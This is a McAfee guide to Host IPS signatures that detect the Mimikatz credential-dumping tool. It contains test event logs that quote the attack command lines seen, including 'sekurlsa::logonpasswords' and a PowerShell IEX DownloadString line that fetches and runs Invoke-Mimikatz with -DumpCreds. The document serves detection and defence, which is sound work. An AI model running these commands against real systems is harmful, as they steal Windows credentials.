



Host IPS Signatures for

## Defending Against Mimikatz

For use with all Microsoft Windows systems



## **COPYRIGHT**

Copyright © 2014 McAfee, Inc. Do not copy without permission.

## **TRADEMARK ATTRIBUTIONS**

McAfee, the McAfee logo, McAfee Active Protection, McAfee DeepSAFE, ePolicy Orchestrator, McAfee ePO, McAfee EMM, Foundscore, Foundstone, Policy Lab, McAfee QuickClean, Safe Eyes, McAfee SECURE, SecureOS, McAfee Shredder, SiteAdvisor, McAfee Stinger, McAfee Total Protection, TrustedSource, VirusScan, WaveSecure are trademarks or registered trademarks of McAfee, Inc. or its subsidiaries in the United States and other countries. Other names and brands may be claimed as the property of others.

Product and feature names and descriptions are subject to change without notice. Please visit [mcafee.com](http://mcafee.com) for the most current products and features.

## **LICENSE INFORMATION**

### **License Agreement**

NOTICE TO ALL USERS: CAREFULLY READ THE APPROPRIATE LEGAL AGREEMENT CORRESPONDING TO THE LICENSE YOU PURCHASED, WHICH SETS FORTH THE GENERAL TERMS AND CONDITIONS FOR THE USE OF THE LICENSED SOFTWARE. IF YOU DO NOT KNOW WHICH TYPE OF LICENSE YOU HAVE ACQUIRED, PLEASE CONSULT THE SALES AND OTHER RELATED LICENSE GRANT OR PURCHASE ORDER DOCUMENTS THAT ACCOMPANY YOUR SOFTWARE PACKAGING OR THAT YOU HAVE RECEIVED SEPARATELY AS PART OF THE PURCHASE (AS A BOOKLET, A FILE ON THE PRODUCT CD, OR A FILE AVAILABLE ON THE WEBSITE FROM WHICH YOU DOWNLOADED THE SOFTWARE PACKAGE). IF YOU DO NOT AGREE TO ALL OF THE TERMS SET FORTH IN THE AGREEMENT, DO NOT INSTALL THE SOFTWARE. IF APPLICABLE, YOU MAY RETURN THE PRODUCT TO MCAFEE OR THE PLACE OF PURCHASE FOR A FULL REFUND.

# Contents

<b>Preface</b>	<b>4</b>
About this guide	4
<b>1</b> Host IPS Signatures to protect against Mimikatz	5
<b>2</b> Test results and screen shots	7
<b>3</b> Future Improvements	18

# Preface

## Contents

*About this guide*

---

## About this guide

This information describes the Host IPS 8.0 signatures best practices for securing Microsoft Windows operating systems from Mimikatz hacking tools and attacks.

# 1

## Host IPS Signatures for Mimikatz

### Protection against Mimikatz attempts

There has been a number of mitigation techniques in the wild for mitigating the Mimikatz hacking tool. Most antivirus vendors have protection for the Mimikatz tool in its original form when it is trying to be executed. Execution of Mimikatz is currently detected by McAfee ThreatProtection antivirus DATs.

However since Mimikatz is an open source hacking tool, anything in its code can be changed and recompiled, which makes it difficult for traditional antivirus solutions to detect Mimikatz. Powersploit is an example where Mimikatz is injected into Powershell through a technique called reflective .dll injection. By using this method, an attacker is able to dump passwords remotely without leaving any traces on the client system hard disk.

The McAfee Labs has created the following generic Host Intrusion Prevention 8.0 signatures to detect Mimikatz and the methods used by this type of hacking tool.

### Signature Details:


**6078 – Mimikatz usage:** Triggering of this signature event indicates the presence of Mimikatz tool on the system. These events are detected using an effective methodology of illegal API use. This signature is set to Medium level by default.

**6079 - Suspicious LSASS Access Detected:** Triggering of this signature event indicates a suspicious attempt to access LSASS process. These events are detected using an effective methodology of illegal API use, whenever there is an attempt to read the process memory of LSASS by Powershell process. Some systems may have legitimate use cases where Powershell needs to read the LSASS memory, it is recommended to enable signature 6079 when alerts for signatures 6078 and 6080 have been seen. This signature is disabled by default.

**6080 - Mimikatz malware execution:** Triggering of this signature indicates a suspicious attempt to execute Mimikatz tool. This signature is enabled and set to High severity by default.

# 2 Test results and screen shots

## Windows 7 SP1 with Host IPS 8.0 Patch 8



### Event Trigger:

```
11-07 10:57:03 [03792] VIOLATION: [2] ----- Violation Logged ---- Size  
1011 ----
```

```
<Event> <!-- Level=Med, Reaction=Log -->
```

```
<EventData
```

```
SignatureID="6078"
```

```
SignatureName="Mimikatz usage"
```

```
SeverityLevel="3"
```

```
Reaction="2"
```

```
ProcessUserName="WIN7X86SP1\Administrator"
```

```
Process="C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL \V1.0\POWERSHELL .EXE"
```

```
IncidentTime="2016-11-07 10:57:01"
```

```
AllowEx="False"
```

```


SigRuleClass="Illegal_API_Use"
ProcessId="3588"
Session="1"
SigRuleDirective="bad_parameter"/>
<Params>
  <Param name="Workstation Name" allowex="True">WIN7X86SP1</Param>
  <Param name="Executable Description" allowex="False">MIMIKATZ FOR
WINDOWS</Param>
  <Param name="Executable Fingerprint"
allowex="False">f547e6f4376eb0879123f02b911e0230</Param>
  <Param name="API Name" allowex="True">GetSystemTimeAsFileTime</Param>
  <Param name="Detailed Event Info"
allowex="True">C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe
privilege::debug sekurlsa::logonpasswords</Param>
  <Param name="Vulnerability Name" allowex="True">Mimikatz usage</Param>
</Params>
</Event>
-----
11-07 10:57:03 [03792] VIOLATION: [1] ----- Violation Logged ---- Size
1040 ----
<Event> <!-- Level=High, Reaction=Prevent -->
  <EventData
    SignatureID="6079"
    SignatureName="Suspicious LSASS Access Detected"
    SeverityLevel="4"
    Reaction="3"
    ProcessUserName="WIN7X86SP1\Administrator"
    Process="C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\v1.0\POWERSHELL.EXE"
    IncidentTime="2016-11-07 10:57:01"
    AllowEx="False"
    SigRuleClass="Illegal_API_Use"

```

```

ProcessId="3588"
Session="1"
SigRuleDirective="bad_parameter


```



```
<Event> <!-- Level=High, Reaction=Prevent -->
  <EventData
    SignatureID="6080"
    SignatureName="Mimikatz malware execution"
    SeverityLevel="4"
    Reaction="3"
    ProcessUserName="WIN7X86SP1\Administrator"
    Process="C:\WINDOWS\EXPLORER.EXE"
    IncidentTime="2016-11-15 11:11:44"
    AllowEx="True"
    SigRuleClass="Files"
    ProcessId="1548"
    Session="1"
    SigRuleDirective="read"/>
  <Params>
```

```
<Param name="Workstation Name" allowex="True">WIN7X86SP1</Param>
<Param name="Subject Distinguished Name" allowex="False">CN=MICROSOFT
WINDOWS, OU=MOPR, O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
C=US</Param>
<Param name="Subject Organization Name" allowex="False">MICROSOFT
CORPORATION</Param>
<Param name="Executable Description" allowex="False">WINDOWS
EXPLORER</Param>
<Param name="Executable Fingerprint"
allowex="False">40d777b7a95e00593eb1568c68514493</Param>
<Param name="files"
allowex="True">C:\Users\ADMINISTRATOR\Desktop\client\hips_pkg\dependencies\60
80\mimilove.exe</Param>
<Param name="drive type" allowex="True">HardDrive</Param>
</Params>
</Event>
```

# Windows 8.1 HIPS 8.0 Patch 8



## Event Trigger

```
11-07 18:26:42.736 [02436] VIOLATION: [2] ----- Violation ---- Size 1409 --
```

```
--
```

```
<EventData
  SignatureID="6078"
  SignatureName="Mimikatz usage"
  SeverityLevel="3"
  Reaction="2"
  ProcessUserName="WIN8X86\Administrator"
  Process="C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL \V1.0\POWERSHELL .EXE"
  IncidentTime="2016-11-07 18:26:38"
  AllowEx="False"
  SigRuleClass="Illegal_API_Use"
  ProcessId="3824"
  Session="1"
  SigRuleDirective="bad_parameter"/>
```

```

<Params>
  <Param name="Workstation Name" allowex="True">WIN8X86</Param>
  <Param name="Subject Distinguished Name" allowex="False">CN=MICROSOFT
WINDOWS, O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US</Param>
  <Param name="Subject Organization Name" allowex="False">MICROSOFT
CORPORATION</Param>
  <Param name="Executable Description" allowex="False">WINDOWS POWERSHELL
</Param>
  <Param name="Executable Fingerprint"
allowex="False">e2358d99a000143a8a5ec4ff41749778</Param>
  <Param name="API Name" allowex="True">GetSystemTimeAsFileTime</Param>
  <Param name="Detailed Event Info"
allowex="True">&quot;C:\Windows\system32\WindowsPowershell \v1.0\Powershell
.exe&quot; &quot;IEX (New-Object
Net.WebClient).DownloadString(&apos;https://raw.githubusercontent.com/Powersh
ell Mafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz .ps1&apos;);
Invoke-Mimikatz -DumpCreds&quot;</Param>
  <Param name="Vulnerability Name" allowex="True">Mimikatz usage</Param>
</Params>
</Event>

```

-----

```

11-07 18:26:42.736 [02436] VIOLATION: [1] ----- Violation Logged ----
Size 1438 ----

```

```

<Event> <!-- Level=High, Reaction=Prevent -->

```

```

<EventData

```

```

SignatureID="6079"

```

```

SignatureName="Suspicious LSASS Access Detected"

```

```

SeverityLevel="4"

```

```

Reaction="3"

```

```

ProcessUserName="WIN8X86\Administrator"


```

```

Process="C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL \V1.0\POWERSHELL .EXE"
IncidentTime="2016-11-07 18:26:39"
AllowEx="False"
SigRuleClass="Illegal_API_Use"
ProcessId="3824"
Session="1"
SigRuleDirective="bad_parameter"/>
<Params>
  <Param name="Workstation Name" allowex="True">WIN8X86</Param>
  <Param name="Subject Distinguished Name" allowex="False">CN=MICROSOFT
WINDOWS, O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US</Param>
  <Param name="Subject Organization Name" allowex="False">MICROSOFT
CORPORATION</Param>
  <Param name="Executable Description" allowex="False">WINDOWS POWERSHELL
</Param>
  <Param name="Executable Fingerprint"
allowex="False">e2358d99a000143a8a5ec4ff41749778</Param>
  <Param name="API Name" allowex="True">OpenProcess</Param>
  <Param name="Detailed Event Info"
allowex="True">&quot;C:\Windows\system32\WindowsPowershell \v1.0\Powershell
.exe&quot; &quot;IEX (New-Object
Net.WebClient).DownloadString (&apos;https://raw.githubusercontent.com/Powersh
ell Mafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz .ps1&apos;);
Invoke-Mimikatz -DumpCreds&quot;;</Param>
  <Param name="Vulnerability Name" allowex="True">Suspicious LSASS Access
Detected</Param>
</Params>
</Event>

```

## Win10 X86 – Endpoint Security 10.1



The screenshot displays the McAfee Endpoint Security interface. The top navigation bar includes the McAfee logo, a search bar, and buttons for 'Scan System' and 'Update Now'. The left sidebar contains navigation options: 'Status', 'Event Log' (selected), and 'Quarantine'. The main content area shows 'Number of events: 1' and a 'View Logs Folder' link. Below this is a search bar and pagination controls indicating 'Page 1 of 1'. A table lists the event details:

Date	Feature	Action taken	Severity
11/15/2016 4:13 PM	Threat Prevention: Exploit Prevention	Blocked	Critical

The event description reads: 'Exp:Illegal API Use Blocked an attempt to exploit C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE, which targeted the AtlComPtrAssign API.' Below the description is a table for 'Analyzer / Detector' details:

Property	Value
Analyzer content creation date	11/8/2016 3:23 AM
Analyzer content version	10.2.0.7364
Product name	McAfee Endpoint Security
Analyzer rule ID	6078
Product version	10.1.0
Feature name	Exploit Prevention

```
<Event> <!-- Level=Med, Reaction=Prevent -->
  <EventData
    SignatureID="6078"
    SignatureName=""
    SeverityLevel="3"
    Reaction="3"
    ContentVersion="8.0.0.7364"
    ContentCreateDate="08 November 2016"
    ProcessUserName="WIN10X86\Administrator"
    Process="C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL \V1.0\POWERSHELL .EXE"
    IncidentTime="2016-11-15 18:35:50"
    AllowEx="False"
```

```

SigRuleClass="Illegal_API_Use"
ProcessId="5904"
Session="1"
SigRuleDirective="bad_parameter"/>
<Params>
  <Param name="Workstation Name" allowex="True">WIN10X86</Param>
  <Param name="Subject Distinguished Name" allowex="False">C=US,
S=WASHINGTON, L=REDMOND, O=MICROSOFT CORPORATION, CN=MICROSOFT
WINDOWS</Param>
  <Param name="Is Trusted Subject Distinguished Name"
allowex="False">>true</Param>
  <Param name="Subject Organization Name" allowex="False">MICROSOFT
CORPORATION</Param>
  <Param name="Executable Description" allowex="False">WINDOWS POWERSHELL
</Param>
  <Param name="Executable Fingerprint"
allowex="False">a685b497361b4bb959a66118bf507196</Param>
  <Param name="Parent Executable Path"
allowex="False">C:\WINDOWS\EXPLORER.EXE</Param>
  <Param name="Parent Executable SDN" allowex="False">C=US, S=WASHINGTON,
L=REDMOND, O=MICROSOFT CORPORATION, CN=MICROSOFT WINDOWS</Param>
  <Param name="Parent Executable Is Trusted SDN"
allowex="False">>true</Param>
  <Param name="Parent Executable Subject Org Name"
allowex="False">MICROSOFT CORPORATION</Param>
  <Param name="Parent Executable Description" allowex="False">WINDOWS
EXPLORER</Param>
  <Param name="Parent Executable Fingerprint"
allowex="False">36e7c77518d3fa1231c6cda62152308f</Param>
  <Param name="API Name" allowex="True">GetSystemTimeAsFileTime</Param>

```

```
<Param name="Detailed Event Info"
allowex="True">&quot;C:\Windows\system32\WindowsPowerShell \v1.0\Powershell
.exe&quot; privilege::debug</Param>
<Param name="Vulnerability Name" allowex="True">Mimikatz usage</Param>
</Params>
</Event>
```

# 3

## Future Improvements

Signature 6078 is released with medium severity level. This signature triggers when there is an attempt to dump passwords by Mimikatz through Powershell arguments and the accuracy of the detection is very high. Reaction of this signature can be set to block depending on the occurrences observed after monitoring the system.

Signature 6079 is released as disabled due to the nature of this signature is to block all attempts of the Powershell in reading the LSASS process memory. The accuracy of the detection is very high, however Powershell may be used for a legitimate purpose to read LSASS memory. We leave the decision of enabling this signature to each organizations Security Administrator's discretion.

The major focus of this version of Mimikatz protection is when Powershell acts as a framework for the Mimikatz execution. This can be extended further to include other execution mechanisms. As we continue to improve on our technology and the detection mechanism, we have plans of improving these signatures to cover additional Microsoft Windows scripting tools such as wscript, cscript.